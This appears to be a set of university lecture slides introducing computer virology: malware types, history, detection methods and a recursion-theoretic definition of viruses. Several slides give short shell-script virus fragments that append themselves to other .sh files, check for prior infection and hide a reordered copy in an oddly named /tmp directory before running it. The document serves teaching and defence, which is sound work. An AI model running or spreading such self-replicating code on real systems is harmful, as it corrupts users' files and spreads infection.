

# Computer Virology

a short introduction

## Outline

1. Definitions
2. History
3. Structure of computer viruses
4. Detection mechanisms
5. Towards a theory of computer virology

# References

- This lecture has been prepared using
  - E. Filiol : Les virus informatique : théorie, pratique et applications. Springer. 2009.
  - P. Szor : The art of computer virus research and defense. Symantec Press. 2005.

# Malware

- **Virus** : programs that self-replicate within a host, attaching themselves to programs or documents
- **Worms** : self-replication across a network
- **Trojan horses**: masquerade as useful programs but contain also malicious code
- **Back doors**: subvert local security policies to allow external access

# Definition

Definition of a Computer Virus (Szor):

A program that recursively and explicitly copies a possible evolved version of itself.

Compare with Cohen's original definition: "A computer virus is a program that is able to infect other programs by modifying them to include a possibly evolved copy of itself"

## A self-replicating program

In Haskell:

```
main = putStr(p++show(p))
  where
    p="main=putStr(p++show(p))where p="
```

In C:

```
main() { char *s="main() { char *s=%c%s
%c; printf(s,34,s,34); }"; printf(s,34,s,
34);
```

Such programs are called "quines"

# 2. History

## History - theory

- **1948: von Neumann: Cellular automata**
  - model of self-reproducing processes
- **1986: Fred Cohen**
  - formalization of virus based on Turing machines
- **2000- Krauss, Bonfante et al**
  - formalization based on recursion theory


# History - practice

- 1970's: first examples of viruses
- 1980's: viruses with floppies, documents,...
- 1980's-90's: Internet worms
  - 1988 : Morris Internet worm
  - 1999 : ILoveYou worm
  - 2003 : Slammer worm
- 2000- : Viruses via web-sites (MySpace,...)


## 3. Examples

- Principles
- Code examples

# Over-writing viruses




# Appending viruses



# Cavity viruses

Exploit available space in a file (zeroes, fillers,...)



Thomas Jensen: Introduction to computer virology

13

# A simple virus

The following program will add itself to every shell script file (different from itself) in the current directory :

```
for i in *.sh do
  if test "$i" != "$0" ; then
    tail -u 5 $0 | cat >> $i;
  fi
done
```

Thomas Jensen: Introduction to computer virology

14

# A simple virus (II)

- The simple virus has a number of weaknesses
  - executed at the end of the infected script
  - increases the file size
  - impact limited to current directory
  - will infect an already infected file
  - in clear and not **polymorphic**

# Avoid re-infection

- Insert code that checks the presence of the virus:

```
if [-z $(cat $i | grep <identifying string> )]  
then  
    .... file infected ...
```

```
HOST = $(echo -n $(tail -12 $i))  
VIR =  
if [ "$HOST" == "$VIR" ]  
then  
    .... file infected ...
```

# Cipher the virus code

- In order to make detection more difficult the virus can
  - propagate itself in encoded form
  - must contain a sequence of decoding
- Simple example : XOR the code
- More sophisticated schemes based on symmetric-key cryptography
  - makes the virus bigger in code size

# Polymorphic viruses

- In order to make detection more difficult:
  - modify (mutate) the code at each infection
  - while keeping the same behaviour
- (Simple) example :
  - interchange the lines of the code
  - still needs a decoding sequence to start with

# Polymorphic virus

Code part for restoring the virus in a hidden directory

- sorting lines numbered with @ in comments

```
mkdir -m 0777 /tmp/\ /
tail -n 39 $0 | sort -g -t@ +1 > /tmp/\ /test
chmod +x /tmp/\ /test && /tmp/\ /test &
exit 0
```

# Polymorphic viruses

The virus then continues like this:

```
if [ "$1" == "test" ]; then          #@1
    exit 0                            #@2
fi                                    #@3
MANAGER=(test cd ls pwd)             #@4
RANDOM=$((RANDOM/2))                  #@5
for cible in *; do                   #@6
    nbligne=$(wc -l $cible)           #@7
    nbligne=$((nbligne## ))          #@8
    nbligne=$(echo $nbligne | cut -d " " -f1) #@9
    ...
```

# 4. Detection techniques

- Scanning
- Decryption
- Code emulation

## Scanning

Search for strings of bytes matching known viruses

- possibly using wild-cards.

Requires to keep a database of known viruses

- regular updates.

Technique used by most anti-virus software.

May not detect a virus that modifies itself.

# Decryption and X-RAYing

Some viruses will encrypt themselves in order to hide from signature matching

- XORing
- more sophisticated symmetric decryption algo. as part of the virus.

Possible counter-measures:

- Detect the decryption code by signature scanning.
- Apply simple decryption techniques to the code, then scan.

# Code emulation

- Simulate execution of the code in a virtual environment
  - mimic memory and OS behaviour
  - observe the resulting memory for viral infection.
  - identify decryptors of polymorphic viruses
    - sequences of memory modification
    - « profiles » (typical instructions) in decryptors

# Code emulation (II)

- Code emulation may be slow.
- Can be further enhanced by code optimization:
  - remove indirect jumps
  - identify dead or irrelevant code
  - other de-obfuscation techniques

# Theory of computer virology

- Early work by Cohen
  - characterizing viruses in terms of self-reproduction and Turing-machines
- Recent work by Marion et al
  - characterizing viruses in terms of computability theory

# Viruses and recursion theory

A programming language  $S$ :

$$S : D \rightarrow (D \rightarrow D).$$

$S[[p]] : D \rightarrow D$  : the semantics of program  $p$ .

Program  $v$  is a virus wrt. a function  $B$  :

$$S[[B(v,p)]](x) = S[[v]](p,x).$$

$B$  is the *propagation* function for the virus  $v$ .

# Viruses and recursion theory

Theorem:

For each (semi-computable) function  $f$ ,

there exists a virus  $v$ ,

such that

$$S(v)(p,x) = f(v,p).$$

$f$  describes how the virus acts on a program

- overwriting, cloning, adding ...